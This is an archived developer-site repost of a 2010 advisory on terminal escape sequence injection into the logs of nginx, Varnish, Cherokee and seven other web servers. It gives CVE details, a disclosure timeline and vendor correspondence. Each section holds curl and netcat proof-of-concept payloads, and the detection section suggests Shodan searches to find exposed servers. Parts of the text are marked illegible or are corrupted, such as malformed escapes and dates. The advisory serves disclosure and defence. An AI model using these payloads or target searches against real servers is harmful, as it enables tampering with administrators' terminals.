


# PRESS REVIEW ARCHIVE

Digital Media Monitoring & Documentation Service

Source URL:	https://developer.aliyun.com/article/451910
Archived Date:	August 15, 2025 at 15:30
Published:	January 12, 2010
Document Type:	Web Page Archive
Wayback Machine:	https://web.archive.org/web/*/https://developer.aliyun.com/article/451910

## Page Screenshot



本文涉及的产品

日志服务 SLS, 月写入数据量 50GB 1个月

立即试用

简介:	Name	Nginx, Varnish, Cherokee, thttpd, mini-httpd, WEBrick, Orion, AOLserver, Yaws and Boa log escape sequence injection
Name	Nginx, Varnish, Cherokee, thttpd, mini-httpd, WEBrick, Orion, AOLserver, Yaws and Boa log escape sequence injection	
Systems Affected	nginx 0.7.64 Varnish 2.0.6 Cherokee 0.99.30 mini_httpd 1.19 thttpd 2.25b0 WEBrick 1.3.1 Orion 2.0.7 AOLserver 4.5.1 Yaws 1.85 Boa 0.94.14rc21	
Severity	Medium	
Impact (CVSSv2)	Medium 5/10, vector: (AV:N AC:L Au:N C:P H N A:N)	
Vendor	<a href="http://www.nginx.net/">http://www.nginx.net/</a> <a href="http://varnish.projects.linpro.no/">http://varnish.projects.linpro.no/</a> <a href="http://www.cherokee-project.com/">http://www.cherokee-project.com/</a> <a href="http://www.ruby-lang.org/">http://www.ruby-lang.org/</a> <a href="http://www.acme.com/software/thttpd/">http://www.acme.com/software/thttpd/</a> <a href="http://www.acme.com/software/mini_httpd/">http://www.acme.com/software/mini_httpd/</a> <a href="http://www.orionserver.com/">http://www.orionserver.com/</a> <a href="http://www.aolserver.com/">http://www.aolserver.com/</a> <a href="http://yaws.hyber.org/">http://yaws.hyber.org/</a> <a href="http://www.boa.org/">http://www.boa.org/</a>	
Advisory	<a href="http://www.ush.it/team/ush/hack_httpd_escape/adv.txt">http://www.ush.it/team/ush/hack_httpd_escape/adv.txt</a>	
Authors	Giovanni "evilal3d" Pellerano (evilal3d AT ush DOT it) Alessandro "jeki" Tanasi (alessandro AT tanasi DOT it) Francesco "ascii" Ongaro (ascii AT ush DOT it)	
Date	20100110	

I. BACKGROUND

nginx is a HTTP and reverse proxy server written by Igor Sysoev.  
Varnish is a state-of-the-art, high-performance HTTP accelerator.  
Cherokee is a very fast, flexible and easy to configure Web Server.  
thttpd is a simple, small, portable, fast, and secure HTTP server.  
mini\_httpd is a small HTTP server.  
WEBrick is a Ruby library providing simple HTTP web server services.  
Orion Application Server is a pure java application-server.  
AOLserver is America Online's Open-Source web server.  
Yaws is a HTTP high performance 1.1 webserver.  
Boa is a single-tasking HTTP server.

II. DESCRIPTION

Nginx, Varnish, Cherokee, thttpd, mini-httpd, WEBrick, Orion, AOLserver, Yaws and Boa are subject to logs escape sequence injection vulnerabilities.

Escape sequences are special characters sequences that are used to instruct the terminal to perform special operations like executing commands [4, 5] or dumping the buffer to a file [6, 7].

When the webserver is executed in foreground in a pty or when the logfiles are viewed with tools like "cat" or "tail" such control chars reach the terminal and are executed.

III. ANALYSIS

Summary:

A) "nginx" log escape sequence injection  
(Affected versions: 0.7.64 and probably earlier versions)

B) "Varnish" log escape sequence injection  
(Affected versions: 2.0.6 and probably earlier versions)

C) "Cherokee" log escape sequence injection  
(Affected versions: 0.99.30 and probably earlier versions)

D) "thttpd" log escape sequence injection  
(Affected versions: thttpd2.25b and probably earlier versions)

E) "mini\_httpd" log escape sequence injection  
(Affected versions: 1.19 and probably earlier versions)

F) "WEBrick" log escape sequence injection  
(Affected versions: 1.3.1 and probably earlier versions)

G) "Orion" log escape sequence injection  
(Affected versions: 2.0.7 and probably earlier versions)

H) "AOLserver" log escape sequence injection  
(Affected versions: 4.5.1 and probably earlier versions)

I) "Yaws" log escape sequence injection  
(Affected versions: 1.85 and probably earlier versions)

L) "Boa" log escape sequence injection  
(Affected versions: 0.94.14rc21 and probably earlier versions)

A) "nginx" log escape sequence injection

One of the following two Proofs Of Concept can be used in order to verify the vulnerability.

```
curl -kis http://localhost/%1b%5d%32%3b%6f%77%6e%65%64%07%0a
```

```
echo -en "GET //x1b]2;owned?x07/x0a/x0d/x0a/x0d" > payload
nc localhost 80 < payload
```

B) "Varnish" log escape sequence injection

One of the following two Proofs Of Concept can be used in order to verify the vulnerability.

```
xterm varnishlog
```

```
echo -en "GET //x1b]2;owned?x07/x0a/x0d/x0a/x0d" > payload
nc localhost 80 < payload
```

C) "Cherokee" log escape sequence injection

The following Proof Of Concept can be used in order to verify the vulnerability.

```
curl -kis http://localhost/%1b%5d%32%3b%6f%77%6e%65%64%07%0a
```

D) "httpd" log escape sequence injection

The following Proof Of Concept can be used in order to verify the vulnerability.

```
echo -en "GET //x1b]2;owned?x07/x0a/x0d/x0a/x0d" > payload
nc localhost 80 < payload
```

E) "mini\_httpd" log escape sequence injection

One of the following two Proofs Of Concept can be used in order to verify the vulnerability.

```
curl -kis http://localhost/%1b%5d%32%3b%6f%77%6e%65%64%07%0a
```

```
echo -en "GET //x1b]2;owned?x07/x0a/x0d/x0a/x0d" > payload
nc localhost 80 < payload
```

F) "WEBrick" log escape sequence injection

One of the following two Proofs Of Concept can be used in order to verify the vulnerability.

```
curl -kis http://localhost/%1b%5d%32%3b%6f%77%6e%65%64%07%0a
```

```
echo -en "GET //x1b]2;owned?x07/x0a/x0d/x0a/x0d" > payload
nc localhost 80 < payload
```

G) "Orion" log escape sequence injection

One of the following two Proofs Of Concept can be used in order to verify the vulnerability.

```
curl -kis http://localhost/%1b%5d%32%3b%6f%77%6e%65%64%07%0a
```

```
echo -en "GET //x1b]2;owned?x07/x0a/x0d/x0a/x0d" > payload
nc localhost 80 < payload
```

H) "AOLserver" log escape sequence injection

The following Proof Of Concept can be used in order to verify the vulnerability.

```
echo -en "GET //x1b]2;owned?x07/x0a/x0d/x0a/x0d" > payload
nc localhost 80 < payload
```

I) "Yaws" log escape sequence injection

One of the following two Proofs Of Concept can be used in order to verify the vulnerability.

```
curl -kis http://localhost/%1b%5d%32%3b%6f%77%6e%65%64%07%0a
```

```
echo -en "GET //x1b]2;owned?x07/x0a/x0d/x0a/x0d" > payload
nc localhost 80 < payload
```

L) "Boa" log escape sequence injection

The following Proof Of Concept can be used in order to verify the vulnerability.

```
curl -kis http://localhost/%1b%5d%32%3b%6f%77%6e%65%64%07%0a
```

#### IV. DETECTION

Services like Shodan (shodan.surtri.com) or Google can be used to get an approximate idea on the usage of the products.

Some examples:

```
- http://shodan.surtri.com/?q=nginx
- http://www.google.com/search?q="powered+by+Cherokee"
- curl -kis http://www.antani.gov | grep -E "Server: Orion/2.0.8"
```

#### V. WORKAROUND

Cherokee and WEBrick (Ruby) released related security fixes and releases as detailed below.

Cherokee issued a public patch that resolved the issue but caused some issues (<http://svn.cherokee-project.com/changeset/3944>) and has been later replaced (<http://svn.cherokee-project.com/changeset/3977>) by a better fix that both resolve the issue and doesn't affect the normal webserver behavior. Use the second patch or a safe release like 0.99.34 or above. If you are using Cherokee 0.99.32 please note that your build uses the first patch.

Webrick (Ruby) sent us the following patch and issued a release

following url:

<http://www.ruby-lang.org/en/news/2010/01/10/webrick-escape-sequence-injection>

The patch we reviewed is the following but please refer to the vendor's article for exact informations.

[illegible][illegible]

Geissert (Debian) and Steven M. Christey (Mitre) for the support

Poul-Henning Kamp (Varnish) replied to our contact email with the following email that we quote as-is.

[illegible]

The official Varnish response, which I ask that you include in its entirety in your advisory, if you list Varnish as "vulnerable" in it:

This is not a security problem in Varnish or any other piece of software which writes a logfile.

The real problem is the mistaken belief that you can `cat(1)` a random logfile to your terminal safely.

This is not a new issue. I first remember the issue with `xterm(1)`'s inadvisably implemented escape-sequences in a root-context, brought up heatedly, in 1988, possibly late 1987, at Copenhagen University Computer Science dept. ([diku.dk](http://diku.dk)). Since then, nothing much have changed.

The wisdom of terminal-response-escapes in general have been questioned at regular intervals, but still none of the major terminal emulation programs have seen fit to discard these sequences, probably in a misguided attempt at compatibility with no longer used 1970'es technology.

I admit that listing "found a security hole in all HTTP-related programs that write logfiles" will look more impressive on a resume, but I think it is misguided and a sign of trophy-hunting having overtaken common sense.

Instead of blaming any and all programs which writes logfiles, it would be much more productive, from a security point of view, to get the terminal emulation programs to stop doing stupid things, and thus fix this and other security problems once and for all.

[illegible]

We would like to punctuate the following facts

1) We totally agree that the root of the problem is an unwise design in the terminal emulators. If in 70' controls were sent out of band on a secondary channel we would not have the equivalent of Blue Boxing in the terminal.

This is a known issue from years. We didn't invented this attack vector and never claimed so. We don't think that design changes will happen in the short or mid term so it's better to have a proactive approach and sanitize outputs where functionalities are likely to not be affected at all like in this case.

### Security in complex systems requires some synergy

2) Varnish is the only program that doesn't need a "cat" program as logs are stored in memory and displayed using the "varnishlog" utility.

2) Apache fixed a similar bug (CVE-2003-0020), "Low: Error log escape filtering", in 2004 (six years ago). The bug was affecting Apache up to 1.3.29 [8] or 2.0.48 [9] depending on the branch.

Take your conclusion, criticize if you want. In the meantime things are a little safer.

## VII. CVE INFORMATION

CVE-2009-4487 nginx 0.7.64  
CVE-2009-4488 Varnish 2.0.6  
CVE-2009-4489 Cherokee 0.99.30  
CVE-2009-4490 mini\_httpd 1.19  
CVE-2009-4491 thttpd 2.25b0  
CVE-2009-4492 WEBBrick 1.3.1  
CVE-2009-4493 Orion 2.0.7  
CVE-2009-4494 AOLserver 4.5.1  
CVE-2009-4495 Yaws 1.85  
CVE-2009-4496 Boa 0.94.14rc21

## VIII. DISCLOSURE TIMELINE

- 20091117 Bug discovered
- 20091208 First vendor contact
- 20091209 Cherokee team confirms vulnerability (Alvaro Lopez Ortega)
- 20091209 Alvaro Lopez Ortega commits Cherokee patch
- 20091210 Ruby team confirms vulnerability (Shugo Maeda)
- 20091211 Shugo Maeda sends us webrick patch for evaluation
- 20091211 AOLServer confirms vulnerability (Jim Davidson)
- 20091221 Contacted Raphael Geissert (Debian Security)
- 20091223 Contacted Steven M. Christey (mitre.org)
- 20091230 Raphael Geissert forwards to Redhat, Debian, Ubuntu and Mitre
- 20091230 CVEs assigned by Steven M. Christey
- 20100105 Poul-Henning (Varnish) Kamp said WONT-FIX
- 20100105 Ruby team is ready for commit (Urabe Shyohke)
- 20100106 Second vendor contact
- 201100110 Advisory release

## IX. REFERENCES

## [1] Jetty 6.x and 7.x Multiple Vulnerabilities

<http://www.usb.it/team/usb/hack-jetty6x7x/jetty-adv.txt>

[2] Apache does not filter terminal escape sequences from error logs  
<http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2003-0020>

[3] Apache does not filter terminal escape sequences from access logs  
<http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2003-0083>

[4] Debian GNU/Linux XTERM (DECRQSS/comments) Weakness Vulnerability  
<http://www.milw0rm.com/exploits/7681>

## [5] Terminal Emulator Security Issues

<http://marc.info/?l=huqtrac&m=104612710031920&w=2>

[6] Eterm Screen Dump Escape Sequence Local File Corruption Vulnerability  
<http://www.securityfocus.com/bid/6036/discuss>

[7] RXVT Screen Dump Escape Sequence Local  
<http://www.securityfocus.com/bid/6938/discuss>

## [8] Apache httpd 1.3 vulnerabilities

[http://httpd.apache.org/security/vulnerabilities\\_13.html](http://httpd.apache.org/security/vulnerabilities_13.html)  
[9] Apache httpd 2.2 vulnerabilities  
[http://httpd.apache.org/security/vulnerabilities\\_22.html](http://httpd.apache.org/security/vulnerabilities_22.html)

X. CREDIT

Giovanni "evilaliv3" Pellerano, Alessandro "jekil" Tanasi and  
Francesco "ascii" Ongaro are credited with the discovery of this  
vulnerability.

Giovanni "evilaliv3" Pellerano  
web site: <http://www.ush.it/>, <http://www.evilaliv3.org/>  
mail: evilaliv3 AT ush DOT it

Alessandro "jekil" Tanasi  
web site: <http://www.tanasi.it/>  
mail: alessandro AT tanasi DOT it

Francesco "ascii" Ongaro  
web site: <http://www.ush.it/>  
mail: ascii AT ush DOT it

X. LEGAL NOTICES

Copyright (c) 2009 Francesco "ascii" Ongaro

Permission is granted for the redistribution of this alert  
electronically. It may not be edited in any way without mine express  
written consent. If you wish to reprint the whole or any  
part of this alert in any other medium other than electronically,  
please email me for permission.

Disclaimer: The information in the advisory is believed to be accurate  
at the time of publishing based on currently available information. Use  
of the information constitutes acceptance for use in an AS IS condition.  
There are no warranties with regard to this information. Neither the  
author nor the publisher accepts any liability for any direct, indirect,  
or consequential loss or damage arising from use of, or reliance on,  
this information.

文章标签: [日志服务](#) [应用服务中间件](#) [安全](#) [nginx](#) [Ruby](#) [Apache](#)  
关键词: [Nginx log](#) [Nginx varnish](#) [日志服务rejection](#) [varnish日志服务](#)





相关实践学习

通过日志服务实现云资源OSS的安全审计  
本实验介绍如何利用通过日志服务实现云资源OSS的安全审计。

cnbird

+关注

4011 文章 | 3 问答

相关文章

如何在 CentOS 7 上为 NGINX 安装开源 HTTP 加速器: Varnish

如何在 CentOS 7 上为 NGINX 安装开源 HTTP 加速器: Varnish

wfplmz 289 阅读



Nginx log 日志文件较大, 按日期生成 实现日志的切割

Nginx log 日志文件较大, 按日期生成 实现日志的切割

VipSoft 2542 阅读

Nginx09目录结构分析,使用tree工具可以Nginx目录中以一个树的方式呈现出来, yum install -y tree,tail -f nginx/logs/access.log

Nginx09目录结构分析,使用tree工具可以Nginx目录中以一个树的方式呈现出来, yum install -y tree,tail -f nginx/logs/access.log

爱称三千遍斯密克 108 阅读

Nginx 配置, 自定义日志格式 log\_format

Nginx 配置, 自定义日志格式 log\_format

JavaPub 317 阅读

centos7 Nginx Log日志统计分析 常用命令

centos7 Nginx Log日志统计分析 常用命令

janu123 432 阅读

nginx 日志模块 ngx\_http\_log\_module

nginx 日志模块 ngx\_http\_log\_module

游客q2jvdgmvadi 191 阅读

nginx access log满引发的一个问题

今天下午突然遇到一个问题: 报表直接进不去了, 重启也没有生效。

myyisphia 425 阅读

goaccess 分析nginx log

统计AP 使用峰值。客户端访问到AP 是通过Nginx 代理实现的。因此可以从Nginx的log着手分析。配合管道命令可以定向分析某些具体请求或者某段时间的nginx log。因此通过goaccess 来分析Nginx可满足需求。

myyisphia 133 阅读

【2022】Nginx使用ngx\_http\_log\_module模块定义日志

【2022】Nginx使用ngx\_http\_log\_module模块定义日志

丶重明 255 阅读

重识Nginx - 10 ngx\_http\_log\_module日志模块 & GoAccess日志分析

重识Nginx - 10 ngx\_http\_log\_module日志模块 & GoAccess日志分析

小小工菜 216 阅读

热门文章 最新文章

- 1 日志太多根本看不过来? 教你用AI, 让日志自己“说人话” 48
- 2 linux查看日志文件tail -f用法 80
- 3 大数据之路: 阿里巴巴大数据实践——日志采集与数据同步 30
- 4 LoongCollector 安全日志接入实践: 企业级防火墙场景的日志标准化采集 9
- 5 日志审查编排工具实战攻略: 中小团队如何通过日志审查编排工具建立可控、安全的审查机制? 7

相关课程

- 日志服务SLS 构建可观测体系实战
- 日志服务 SLS 可观测数据分析平台介绍
- 大数据知识图谱系列—基于ELK+Flink日志全观测最佳实践
- Nginx企业级Web服务实战
- Linux Web服务器Nginx搭建与配置

更多

相关电子书

- Kubernetes下日志实时采集、存储与计算实践
- 日志数据采集与分析对接
- 智能化日志中心

更多

相关实验场景

- 使用ACK Auto Mode集群快速部署Nginx工作负载
- 通过日志服务实现云资源OSS的安全审计
- 日志服务之使用Nginx模式采集日志

更多

